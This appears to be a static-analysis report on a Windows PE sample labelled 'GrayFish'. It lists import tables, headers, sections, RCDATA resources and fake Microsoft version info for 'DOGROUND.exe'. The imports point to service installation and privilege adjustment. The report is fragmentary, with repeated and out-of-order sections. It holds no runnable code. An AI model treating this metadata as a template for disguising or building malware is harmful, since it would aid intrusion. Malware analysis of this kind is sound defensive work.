ADVAPI32.dll	7c	DuplicateTokenEx
ADVAPI32.dll	149	OpenThreadToken
ADVAPI32.dll	c7	GetSidIdentifierAuthority
ADVAPI32.dll	1a5	SetSecurityDescriptorDacl
MSVCRT.dll	158	_mbscr
MSVCRT.dll	13c	_local_unwind2
MSVCRT.dll	2b8	strcmp
MSVCRT.dll	2e7	wcsncat
MSVCRT.dll	2e3	wcsncpy
MSVCRT.dll	2c0	strncmp
MSVCRT.dll	1ea	_wcscicmp
MSVCRT.dll	9d	_adjust_fdiv
MSVCRT.dll	134	_itoa
MSVCRT.dll	1c1	_stricmp
MSVCRT.dll	2b5	sscanf
MSVCRT.dll	2b6	strcat

```

MSVCRT.dll      299      memset
MSVCRT.dll      2c5      strstr
MSVCRT.dll      2c1      strncpy
MSVCRT.dll      297      memcpy
MSVCRT.dll      2be      strlen
MSVCRT.dll      291      malloc
MSVCRT.dll      2ba      strcpy
MSVCRT.dll      25e      free
MSVCRT.dll      2bf      strncat
MSVCRT.dll      296      memcmp
MSVCRT.dll      1ae      _snprintf
MSVCRT.dll      f1       _ftol
MSVCRT.dll      2a7      realloc
MSVCRT.dll      8d       _abnormal_termination
MSVCRT.dll      2e1      wcscmp
MSVCRT.dll      2e6      wcslen
MSVCRT.dll      10       ??3@YAXPAX@Z
MSVCRT.dll      f        ??2@YAPAXI@Z
MSVCRT.dll      10f     _initterm

```

==== EXPORTS ===

```

# module "dll_installer.dll"
# flags=0x0  ts="2008-07-28 08:11:35"  version=0.0  ord_base=3
# nFuncs=2  nNames=0

```

ORD	ENTRY_VA	NAME
3	14c9	
4	1c9c	

==== Packer / Compiler ===

MS Visual C++ 6.0 DLL

GrayFish

==== MZ Header ===

	signature:	"MZ"
bytes_in_last_block:	144	0x90
blocks_in_file:	3	3
num_relocs:	0	0
header_paragraphs:	4	4
min_extra_paragraphs:	0	0
max_extra_paragraphs:	65535	0xffff
ss:	0	0
sp:	184	0xb8
checksum:	0	0
ip:	0	0
cs:	0	0
reloc_table_offset:	64	0x40
overlay_number:	0	0
reserved0:	0	0
oem_id:	0	0
oem_info:	0	0
reserved2:	0	0

reserved3:	0	0
reserved4:	0	0
reserved5:	0	0
reserved6:	0	0
lfanew:	280	0x118

==== DOS STUB ===

00000000: 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 !..L.!Th
00000010: 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000020: 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS
00000030: 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....\$.....

==== RICH Header ===

ID	VER	COUNT	DESCRIPTION
c	1c7b	4	
b	1f6f	1	
e	1c83	5	
a	1f6f	11	
4	1f6f	2	
60	178e	15	[C++] VS2003 (.NET) SP1 build 6030
5f	178e	1	[C] VS2003 (.NET) SP1 build 6030
1	0	169	[---] Unmarked objects
5d	883	9	
a	2636	8	[C] VS98 (6.0) SP6 build 8804
40	23fa	1	
b	2636	42	[C++] VS98 (6.0) SP6 build 8804
6	6c7	1	[RES] VS98 (6.0) SP6 cvtres build 1736

==== PE Header ===

signature:	"PE\x00\x00"		
# IMAGE_FILE_HEADER:			
Machine:	332	0x14c	x86
NumberOfSections:	5	5	
TimeDateStamp:	"2008-02-01 20:15:21"		
PointerToSymbolTable:	0	0	
NumberOfSymbols:	0	0	
SizeOfOptionalHeader:	224	0xe0	
Characteristics:	271	0x10f	RELOCS_STRIPPED,
EXECUTABLE_IMAGE	LINE_NUMS_STRIPPED,		
LOCAL_SYMS_STRIPPED	32BIT_MACHINE		
# IMAGE_OPTIONAL_HEADER32:			
Magic:	267	0x10b	32-bit executable
LinkerVersion:	6.0		
SizeOfCode:	110592	0x1b000	
SizeOfInitializedData:	458752	0x70000	
SizeOfUninitializedData:	0	0	
AddressOfEntryPoint:	88330	0x1590a	
BaseOfCode:	4096	0x1000	

BaseOfData:	114688	0x1c000
ImageBase:	4194304	0x4000000
SectionAlignment:	4096	0x1000
FileAlignment:	4096	0x1000
OperatingSystemVersion:		4.0
ImageVersion:		0.0
SubsystemVersion:		4.0
Reserved1:	0	0
SizeOfImage:	573440	0x8c000
SizeOfHeaders:	4096	0x1000
CheckSum:	0	0
Subsystem:	2	2 WINDOWS_GUI
DllCharacteristics:	0	0
SizeOfStackReserve:	1048576	0x100000
SizeOfStackCommit:	4096	0x1000
SizeOfHeapReserve:	1048576	0x100000
SizeOfHeapCommit:	4096	0x1000
LoaderFlags:	0	0
NumberOfRvaAndSizes:	16	0x10

==== DATA DIRECTORY ====

EXPORT	rva:0x	0	size:0x	0
IMPORT	rva:0x	1f158	size:0x	64
RESOURCE	rva:0x	24000	size:0x	67688
EXCEPTION	rva:0x	0	size:0x	0
SECURITY	rva:0x	0	size:0x	0
BASERELOC	rva:0x	0	size:0x	0
DEBUG	rva:0x	0	size:0x	0
ARCHITECTURE	rva:0x	0	size:0x	0
GLOBALPTR	rva:0x	0	size:0x	0
TLS	rva:0x	0	size:0x	0
LOAD_CONFIG	rva:0x	0	size:0x	0
Bound_IAT	rva:0x	0	size:0x	0
IAT	rva:0x	1c000	size:0x	2a4
Delay_IAT	rva:0x	0	size:0x	0
CLR_Header	rva:0x	0	size:0x	0
	rva:0x	0	size:0x	0

==== SECTIONS ====

NAME	RVA	VSZ	RAW_SZ	RAW_PTR	nREL	REL_PTR	nLINE	LINE_PTR
FLAGS								
.text	1000	1a8cf	1b000	1000	0	0	0	0
60000020	R-X	CODE						
.rdata	1c000	3eba	4000	1c000	0	0	0	0
40000040	R--	IDATA						
.data	20000	265c	3000	20000	0	0	0	0
c0000040	RW-	IDATA						
.sxdata	23000	30	1000	23000	0	0	0	0
c0000240	RW-	IDATA						
.rsrc	24000	67688	68000	24000	0	0	0	0
40000040	R--	IDATA						

==== RESOURCES ====

FILE_OFFSET	CP	LANG	SIZE	TYPE	NAME
0x242e0	1252	0	4333	RCDATA	#100
0x253d0	1252	0	1772	RCDATA	#101
0x25abc	1252	0	54979	RCDATA	#102
0x33180	1252	0	25751	RCDATA	#103
0x39618	1252	0	33002	RCDATA	#104
0x41704	1252	0	85351	RCDATA	#105
0x5646c	1252	0	6183	RCDATA	#106
0x57c94	1252	0	208963	RCDATA	#107
0x8acd8	1252	0	68	RCDATA	#108
0x8ad1c	1252	0	397	RCDATA	#4096
0x8aeac	1252	0	321	RCDATA	#4097
0x8aff0	1252	0	565	RCDATA	#4098
0x8b228	1252	0	169	RCDATA	#4099
0x8b2d4	1252	0	948	VERSION	#1

==== IMPORTS ===

MODULE_NAME	HINT	ORD	FUNCTION_NAME
KERNEL32.dll	3bf		lstrlenA
KERNEL32.dll	3b6		lstrcmpiA
KERNEL32.dll	31d		SetLastError
KERNEL32.dll	385		WaitForSingleObject
KERNEL32.dll	34a		SleepEx
KERNEL32.dll	2b8		ReleaseMutex
KERNEL32.dll	222		InterlockedIncrement
KERNEL32.dll	21f		InterlockedExchange
KERNEL32.dll	5a		CreateMutexA
KERNEL32.dll	21e		InterlockedDecrement
KERNEL32.dll	138		GetCurrentDirectoryA
KERNEL32.dll	1b9		GetSystemDirectoryA
KERNEL32.dll	1e9		GetWindowsDirectoryA
KERNEL32.dll	1cb		GetTempPathA
KERNEL32.dll	4d		CreateFileA
KERNEL32.dll	c5		FindClose
KERNEL32.dll	c9		FindFirstFileA
KERNEL32.dll	1d5		GetTickCount
KERNEL32.dll	37b		VirtualProtect
KERNEL32.dll	13b		GetCurrentProcessId
KERNEL32.dll	34e		SystemTimeToFileTime
KERNEL32.dll	1be		GetSystemTime
KERNEL32.dll	25b		LockResource
KERNEL32.dll	348		SizeofResource
KERNEL32.dll	24d		LoadResource
KERNEL32.dll	da		FindResourceA
KERNEL32.dll	30b		SetEvent
KERNEL32.dll	49		CreateEventA
KERNEL32.dll	309		SetEnvironmentVariableW
KERNEL32.dll	151		GetEnvironmentVariableW
KERNEL32.dll	13a		GetCurrentProcess
KERNEL32.dll	177		GetModuleHandleA
KERNEL32.dll	27c		OpenProcess
KERNEL32.dll	1df		GetVersionExA
KERNEL32.dll	22b		IsBadStringPtrW

KERNEL32.dll	20c	HeapFree
KERNEL32.dll	206	HeapAlloc
KERNEL32.dll	19b	GetProcessHeap
KERNEL32.dll	83	DeviceIoControl
KERNEL32.dll	175	GetModuleFileNameA
KERNEL32.dll	37a	VirtualLock
KERNEL32.dll	2c7	ResumeThread
KERNEL32.dll	326	SetPriorityClass
KERNEL32.dll	13d	GetCurrentThread
KERNEL32.dll	338	SetThreadPriority
KERNEL32.dll	60	CreateProcessA
KERNEL32.dll	1af	GetStartupInfoA
KERNEL32.dll	397	WriteFile
KERNEL32.dll	389	WideCharToMultiByte
KERNEL32.dll	176	GetModuleFileNameW
KERNEL32.dll	22c	IsBadWritePtr
KERNEL32.dll	229	IsBadReadPtr
KERNEL32.dll	349	Sleep
KERNEL32.dll	27a	OpenMutexA
KERNEL32.dll	351	TerminateProcess
KERNEL32.dll	2c4	ResetEvent
KERNEL32.dll	3c0	lstrlenW
KERNEL32.dll	3b7	lstrcmpiW
KERNEL32.dll	210	HeapReAlloc
KERNEL32.dll	150	GetEnvironmentVariableA
KERNEL32.dll	352	TerminateThread
KERNEL32.dll	69	CreateThread
KERNEL32.dll	299	QueryPerformanceCounter
KERNEL32.dll	2e	CloseHandle
KERNEL32.dll	248	LoadLibraryA
KERNEL32.dll	198	GetProcAddress
KERNEL32.dll	ef	FreeLibrary
KERNEL32.dll	b3	ExpandEnvironmentStringsW
KERNEL32.dll	159	GetFileAttributesW
KERNEL32.dll	26b	MultiByteToWideChar
KERNEL32.dll	169	GetLastError
KERNEL32.dll	30a	SetErrorMode
KERNEL32.dll	1cc	GetTempPathW
KERNEL32.dll	1ca	GetTempFileNameW
KERNEL32.dll	4f	CreateFileMappingW
KERNEL32.dll	1bb	GetSystemInfo
KERNEL32.dll	249	LoadLibraryExA
KERNEL32.dll	24e	LocalAlloc
KERNEL32.dll	1de	GetVersion
KERNEL32.dll	375	VirtualAlloc
KERNEL32.dll	378	VirtualFree
KERNEL32.dll	27b	OpenMutexW
KERNEL32.dll	5b	CreateMutexW
KERNEL32.dll	4e	CreateFileMappingA
KERNEL32.dll	25e	MapViewOfFile
KERNEL32.dll	365	UnmapViewOfFile
KERNEL32.dll	15b	GetFileSize
ADVAPI32.dll	42	ControlService
ADVAPI32.dll	1aa	OpenProcessToken
ADVAPI32.dll	14d	LookupPrivilegeValueA

ADVAPI32.dll	1c	AdjustTokenPrivileges
ADVAPI32.dll	1ab	OpenSCManagerA
ADVAPI32.dll	65	CreateServiceW
ADVAPI32.dll	1ae	OpenServiceW
ADVAPI32.dll	1c1	QueryServiceStatus
ADVAPI32.dll	23e	StartServiceA
ADVAPI32.dll	3e	CloseServiceHandle
ADVAPI32.dll	132	InitializeSecurityDescriptor
MSVCRT.dll	1ae	_snprintf
MSVCRT.dll	293	mbstowcs
MSVCRT.dll	2b2	sprintf
MSVCRT.dll	1af	_snwprintf
MSVCRT.dll	2c3	strrchr
MSVCRT.dll	2c1	strncpy
MSVCRT.dll	1b9	_splitpath
MSVCRT.dll	2ba	strcpy
MSVCRT.dll	299	memset
MSVCRT.dll	2f1	wcstombs
MSVCRT.dll	2df	wcscat
MSVCRT.dll	2e0	wcschr
MSVCRT.dll	2eb	wcsrchr
MSVCRT.dll	13c	_local_unwind2
MSVCRT.dll	2e8	wcsncmp
MSVCRT.dll	2e7	wcsncat
MSVCRT.dll	2ed	wcsstr
MSVCRT.dll	2bf	strncat
MSVCRT.dll	296	memcmp
MSVCRT.dll	101	_getpid
MSVCRT.dll	2e9	wcsncpy
MSVCRT.dll	55	_dlopenexit
MSVCRT.dll	186	_onexit
MSVCRT.dll	e	??1type_info@@UAE@XZ
MSVCRT.dll	d3	_exit
MSVCRT.dll	48	_XcptFilter
MSVCRT.dll	249	exit
MSVCRT.dll	8f	_acmdln
MSVCRT.dll	58	_getmainargs
MSVCRT.dll	10f	_initterm
MSVCRT.dll	83	_setusermatherr
MSVCRT.dll	9d	_adjust_fdiv
MSVCRT.dll	6a	_p_commode
MSVCRT.dll	6f	_p_fmode
MSVCRT.dll	81	_set_app_type
MSVCRT.dll	b7	_controlfp
MSVCRT.dll	41	_CxxThrowException
MSVCRT.dll	2e3	wcscpy
MSVCRT.dll	2be	strlen
MSVCRT.dll	1c1	_stricmp
MSVCRT.dll	1ea	_wcsicmp
MSVCRT.dll	1ee	_wcsnicmp
MSVCRT.dll	1c5	_strnicmp
MSVCRT.dll	2cb	swprintf
MSVCRT.dll	2e6	wcslen
MSVCRT.dll	297	memcpy
MSVCRT.dll	192	_purecall

MSVCRT.dll	291	malloc
MSVCRT.dll	25e	free
MSVCRT.dll	49	__CxxFrameHandler
MSVCRT.dll	262	fseek
MSVCRT.dll	25d	fread
MSVCRT.dll	f5	_get_osfhandle
MSVCRT.dll	298	memmove
MSVCRT.dll	240	calloc
MSVCRT.dll	f	??2@YAPAXI@Z
MSVCRT.dll	24c	fclose
MSVCRT.dll	203	_wfopen
MSVCRT.dll	2c5	strstr
MSVCRT.dll	2b8	strcmp
MSVCRT.dll	2c0	strncmp
MSVCRT.dll	10	??3@YAXPAX@Z
MSVCRT.dll	2e1	wcsncmp
USER32.dll	2b3	UnregisterClassW
USER32.dll	269	SetPropA
USER32.dll	61	CreateWindowExW
USER32.dll	99	DestroyWindow

==== VERSION INFO ====

```
# VS_FIXEDFILEINFO:
  FileVersion      : 1.0.0.1
  ProductVersion   : 1.0.0.1
  StrucVersion     : 0x10000
  FileFlagsMask    : 0x8001
  FileFlags        : 8
  FileOS           : 0x40004
  FileType          : 1
  FileSubtype       : 0

# StringTable 000004b0:
  CompanyName      : "Microsoft Corporation"
  FileDescription   : "Windows Configuration Services"
 FileVersion        : "4.0.1374.1"
  InternalName      : "DOGROUND.exe"
  LegalCopyright    : "Copyright (C) Microsoft Corp. 1981-2001"
  OriginalFilename  : "DOGROUND.exe"
  ProductName        : "Microsoft(R) Windows (R) 2000 Operating System"
  ProductVersion     : "5.0.2074.0"
  PrivateBuild       : "4.00.03.0004"

  VarFileInfo        : [ 0x0, 0x4b0 ]
```

==== Packer / Compiler ====

MS Visual C++ v6.0